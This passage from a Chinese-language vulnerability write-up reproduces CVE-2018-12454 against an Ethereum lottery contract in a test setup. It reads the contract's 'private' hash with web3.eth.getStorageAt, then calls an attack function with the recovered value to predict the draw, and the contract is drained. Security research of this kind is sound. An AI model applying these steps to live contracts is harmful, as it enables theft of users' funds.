
```
web3.eth.getStorageAt(contractAddress, position);
```

例如我们分析测试合约。

图中的编号为存储地址的位置。测试第一个位置：


为3 。即我们的门限为3（前文修改过）

第2个位置：



为100，即我们参与竞猜的手续费为100.

于是我所需获取的curhash为1004位置。




即：`0xc12e24481262538f02e4521d1eabdb883292688d42e914bcac852c7ac4735d00`

之后我们进入attack函数，并使用第二个账户进行恶意竞猜：


attack函数传入参数：`0xfa6826D4456b8d21aa62C7989Ea42C3B246f563e,"0xc12e24481262538f02e4521d1eabdb883292688d42e914bcac852c7ac4735d00",3,1`

第一次执行：




这意味着首次执行没有预测成功，所以函数revert了。

第二次执行：



成功。由于我们门限设置的仅为3，所以第二次尝试就预测成功了。现在我们来看看合约，发现合约已经归零，并且其中的奖励已经发放给攻击者。



这个cve利用手段较为容易，由于原代码中使用1000长度来装载参与者，所以此利用可以使用脚本来进行循环执行，以便达到攻击的作用。

四、参考

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-12454

https://medium.com/coinmonks/attack-on-pseudo-random-number-generator-prng-used-in-1000-guess-an-ethereum-lottery-game-7b76655f953d

https://www.anquanke.com/vul/id/1209389

https://web3js.readthedocs.io/en/1.0/web3-eth.html#getstorageat

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